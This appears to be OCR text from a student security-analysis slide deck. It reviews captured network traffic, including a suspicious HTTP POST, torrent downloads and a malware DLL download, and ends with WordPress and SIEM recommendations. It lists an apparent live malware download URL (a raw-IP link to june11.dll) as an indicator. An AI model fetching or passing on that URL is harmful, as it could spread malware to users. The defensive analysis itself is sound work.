
Torrent Application Download -Interesting File



HTTP Post Request Method - Interesting Traffic

A POST request method using secure HTTP connection

- What kind of traffic did you observe? Which protocol(s)?
  - The warning indicates an Unencrypted HTTP protocol detected over encrypted port, could indicate a dangerous configuration.
  - The POST request is using a secure HTTP protocol TCP Port 443.
  - There are multiple traffic found on the same request.
  - What, specifically, was the user doing? Which site were they browsing? Etc.
    - http://31.7.62.214/fakeurl.htm




Malicious Activity


Torrent Download of Copyrighted Material

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - We observed a user downloading jpeg images from torrent domain via HTTP port 80.
  - What, specifically, was the user doing? Which site were they browsing? Etc.
    - http://publicdomaintorrents.info/grabs/bettybooprythmonthereservationgrab.jpg




Torrent Download of Copyrighted Material




Malware Download

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - We observed the user Matthijs.devries downloaded a malware file june11.dll file on HTTP port 80.
- What, specifically, was the user doing? Which site were they browsing? Etc.
  - http://205.185.125.104/files/june11.dll



Malware Download -Trojan



Closing Remarks

WordPress is insecure by default.

The Securi Plugin can easily be installed and configured even by the non-developer user.

Editing user permission and configuration files can be implemented by a technically savvy user or by a contractor.

Maintaining a SIEM with appropriate alerts and thresholds is necessary to monitor all malicious traffic.

The End